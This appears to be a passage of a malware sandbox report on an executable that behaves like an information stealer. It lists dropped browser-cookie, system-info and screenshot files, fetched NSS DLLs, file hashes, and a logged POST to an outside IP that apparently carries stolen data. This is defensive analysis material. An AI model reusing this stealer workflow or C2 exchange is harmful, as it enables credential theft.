SHA-512:	DE12E5F572671107C198E9D3C16FCD02B8212D47A70692C10E7E59EA037CA79BC2B4AB1042810B7D7C37C576FF679DA4C31E0FC85B2B8048B4D7651A26F20BE
Malicious:	false

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\files\Cookies\Google Chrome_Default.txt	
Reputation:	moderate, very likely benign file
Preview:	.google.com.FALSE./.FALSE.1617283352.NID.204=XlJ-cT9Xg8DDNcFChe-nUGbxxEez8DRPGzgzUdZjP1JdN2YiNhfyRKFYdvFacUiguPGJxNZQxNzSiNVBcKqtq 4ja7gbbvS3qQExvrcATH8SyD8dfy7IhIXh65vwy9wvzcYGB8MPR2c8HHGKEWDbc9DczP4qY4Ggc7D8ZFucZfEc..

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\files\Files\Default.zip	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	22
Entropy (8bit):	1.0476747992754052
Encrypted:	false
SSDEEP:	3:pjt/l:Nt
MD5:	76CDB2BAD9582D23C1F6F4D868218D6C
SHA1:	B04F3EE8F5E43FA3B162981B50BB72FE1ACABB33
SHA-256:	8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85
SHA-512:	5E2F959F36B66DF0580A94F384C5FC1CEEEC4B2A3925F062D7B68F21758B86581AC2ADCFDDE73A171A28496E758EF1B23CA4951C05455CDAE9357CC3B5A582F
Malicious:	false
Reputation:	high, very likely benign file
Preview:	PK.....

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\files\information.txt	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	ISO-8859 text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12029
Entropy (8bit):	5.280931554276703
Encrypted:	false
SSDEEP:	192:2OIOQ2L6iQgqMlZC0e/s2ipgBdQXRsg8qbNqqN:jxQVxPMzC0Gs2ipgUX2MboqN
MD5:	6B6D12801633AF1D905289A595270D52
SHA1:	75CC6DD0B756C54BA88C08B61637C65ABD0667F6
SHA-256:	239B1734C6C75D56F484D973D28A5AD242F38983986F212E200419F39E0CFB31
SHA-512:	FA4C09832DF4B4F57C016388D04E87A0EAD5D13A0285B2BCBF7278021BBB56BF046257AD60F9EAB8BD3A122289ACB6B9FB7E743131E4A0AD9E7F4D2B7673FD2B
Malicious:	false
Preview:	Version: 41....Date: Mon Sep 27 18:33:10 2021..MachineID: d06ed635-68f6-4e9a-955c-4899f5f57b9a..GUID: {e6e9dfa8-98f2-11e9-90ce-806e6f6e6963}..HWID: d06ed635-68f6-4e9a-955c-90ce-806e6f6e6963....Path: C:\Users\user\Desktop\T6zZFfRLqs.exe ..Work Dir: C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5 ....Windows : Windows 10 Pro [x64]..Computer Name: 932923..User Name: user..Display Resolution: 1280x1024..Display Language: en-US..Keyboard Languages: English (United States)..Local Time: 27/9/2021 18:33:10..TimeZone: UTC-8....[Hardware]..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..CPU Count: 4..RAM: 8191 MB..Video Card: Microsoft Basic Display Adapter....[Processes]..---------- System [4]..---------- Registry [88]..- smss.exe [296]..- csrss.exe [388]..- wininit.exe [468]..- csrss.exe [480]..- services.exe [560]..- winlogon.exe [568]..- lsass.exe [588]..- fontdrvhost.exe [688]..- fontdrvhost.exe [696]..- svchost.exe [716]..- svchost.exe [792]..- svchost.ex

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\files\screenshot.jpg	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	84556
Entropy (8bit):	7.8956169781643535
Encrypted:	false
SSDEEP:	1536:Cp7TSq2Dzv0GKZae9Ud+h5EF7hWGiCz753EVWIl1iP/tofdpNkM9OvkQP9BhXI1j:FT3v0G2HK+5ahWGiCREhTyeffyE1oK
MD5:	E70E8D509DAD628815E8438AFC383275
SHA1:	39E83409B16CA8344521C706C338E674F393AA94
SHA-256:	8FFFA619BCC1BBB76A287645CDB1B1EB2B5BC039DCCE7BF937CE678AFD3E379B
SHA-512:	7497E77FD4A41CD811CFD3C512210B68FE8E3D2262CFFF979267273A34FB0E4E5B50FCB3BC111DC2EBBC8B2B406A18BC17DB4C9EB0D233AF393DDF9B7D2C1CC8
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222222222..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23....._....m....'.....S...W....'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE.&(..V.5.?.....x...1.,,..6.$-.....*d.U....yM-}5.....<p...F....$...3....._.Ug..i..=..^8.Gi5..

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\files\temp	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

C:\ProgramData\K2UXIBO9ATIRONJRLKW8TZMZ5\files\temp	
Category:	dropped
Size (bytes):	446464
Entropy (8bit):	0.7604971265724939
Encrypted:	false
SSDEEP:	768:kioiWBBj9oiWBBjN20olG4oNQraFB/JraFB/Q:Gizindo6QLQG
MD5:	C10344289448C94CF3F5AE6E3188725E
SHA1:	D769BB5C803762A2C0169651D6FC6B1EEE66ABE5
SHA-256:	5E0F2B44D04FFC1B5C7ADBB1DA4834517BE805EABDE32B213E6F04B9E87DE852
SHA-512:	CE710B9E0EE10792796FA5A04BCAA5A39F24001FA00B510D26B933DB1CFDDF4EDD8E0FA2DD6B8AE3E1959C966CC04FB66BEC3EF003A0FEC94C6CB768792A3 3E9
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\ProgramData\freebl3.dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354 4D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: nY67wl47QZ.exe, Detection: malicious, Browse • Filename: OfE705GyPZ.exe, Detection: malicious, Browse • Filename: W7fb1ECIQA.exe, Detection: malicious, Browse • Filename: R9LbEnIk0s.exe, Detection: malicious, Browse • Filename: 7XmWGse79x.exe, Detection: malicious, Browse • Filename: m5W1BZQU4m.exe, Detection: malicious, Browse • Filename: hHsIHUGICB.exe, Detection: malicious, Browse • Filename: NOgYb2fHbO.exe, Detection: malicious, Browse • Filename: VwDvbAowp0.exe, Detection: malicious, Browse • Filename: lXy3MnXJ83.exe, Detection: malicious, Browse • Filename: SebwAujas5.exe, Detection: malicious, Browse • Filename: nxW9yUgdYM.exe, Detection: malicious, Browse • Filename: cxBR3cCGTw.exe, Detection: malicious, Browse • Filename: k5THcVgINl.exe, Detection: malicious, Browse • Filename: b2i2IopgOC.exe, Detection: malicious, Browse • Filename: G2BPn4a7o1.exe, Detection: malicious, Browse • Filename: qOsCIQD1uR.exe, Detection: malicious, Browse • Filename: p0FDRanFUE.exe, Detection: malicious, Browse • Filename: Tt5xbxWwsb.exe, Detection: malicious, Browse • Filename: rJPkGz9DpL.exe, Detection: malicious, Browse
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[...."!.....f.....).....p.....s.... @.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B..... .....

C:\ProgramData\mozglue.dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD 9

C:\ProgramData\mozglue.dll	
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:.:.;..>..;..:..:..;.:w.;...?..;...>..;..;..;...;...9..;.Rich.;.....PE..L...._.[.....'!.....z.....@.....3....@A.....@...t.....,... ..x.....0..h.....T.....T.... ...h...@.....I.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..h....0.....@..B.....

C:\ProgramData\msvcp140.dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecI
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;-....;..... Rich.....PE..L....8'Y.....'!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B.....

C:\ProgramData\nss3.dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z.._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[.....'!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG..`..'...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B.....

C:\ProgramData\softokn3.dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false

C:\ProgramData\softokn3.dll	
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[....."!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\ProgramData\vcruntime140.dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39nil35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91 F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\mozglue[1].dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD 9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;.....;.W....;...8..;...?..;...:..;...>..;...:..;...:.w.;...?..;...>..;...;..;... ...;...9..;.Rich.;.....PE..L...._.[....."!.....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T.... ...h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..h....0.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\softokn3[1].dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nlVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F7 8
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\softokn3[1].dll	
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[......"!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....I.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\freebl3[1].dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....!.....f.....).....p.....s.... @.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\nss3[1].dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z..._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[.....!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...`...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\vcruntime140[1].dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39nIl35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\vcruntime140[1].dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y.....".....!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\msvcp140[1].dll	
Process:	C:\Users\user\Desktop\T6zZFfRLqs.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;.-....;..... Rich.....PE..L....8'Y.....".....P..... .....az....@A.....C.....R.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B.. .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.855560391702203
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	T6zZFfRLqs.exe
File size:	599552
MD5:	5d5e83e151a99bed97e13839e8881cb5
SHA1:	4f008fe578e0f32ed5dda8d30883a900630f1be4
SHA256:	1a0f891e8d7d659d550b35c54f542180cd2629d3a62e35e 695e43fd1f5dad0b3
SHA512:	23705b79eac9d8725a1f366ba685664345d5dbca951d82 b2fd554efde68d7fc038180e26329adaf43ac693b84c292 ab12585237433c0c4e085c0f785cb43506b
SSDEEP:	12288:SzcmwRLNj6Jfko71uwBo2Uk3XezXUlCte2XMu Ob27Wcpg:SzbwRLNj6J771/Bo9JtNTOC7
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$..... ....PE..L..

File Icon

Icon Hash:	e0e4e8beb0e4c8ea

Static PE Info

General

Entrypoint:	0x401b2c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000

General

Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x5FC5E9BE [Tue Dec 1 06:59:10 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	f98cc9327e2d65cc6189a693f26e1c1d

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x82660	0x82800	False	0.975634578544	data	7.9868866426	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x84000	0x31f0	0x3200	False	0.256953125	data	4.156391323	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x88000	0x8557c	0x1e00	False	0.117708333333	data	1.31907716101	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x10e000	0xa8f0	0xaa00	False	0.668910845588	data	6.07126830195	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 18:33:07.412336111 CEST	192.168.2.6	8.8.8.8	0x81f3	Standard query (0)	mas.to	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 18:33:07.425153971 CEST	8.8.8.8	192.168.2.6	0x81f3	No error (0)	mas.to		88.99.75.82	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mas.to
- 23.88.105.196

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49740	88.99.75.82	443	C:\Users\user\Desktop\T6zZFfRLqs.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49741	23.88.105.196	80	C:\Users\user\Desktop\T6zZFfRLqs.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 18:33:08.238046885 CEST	966	OUT	POST /1008 HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 23.88.105.196 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
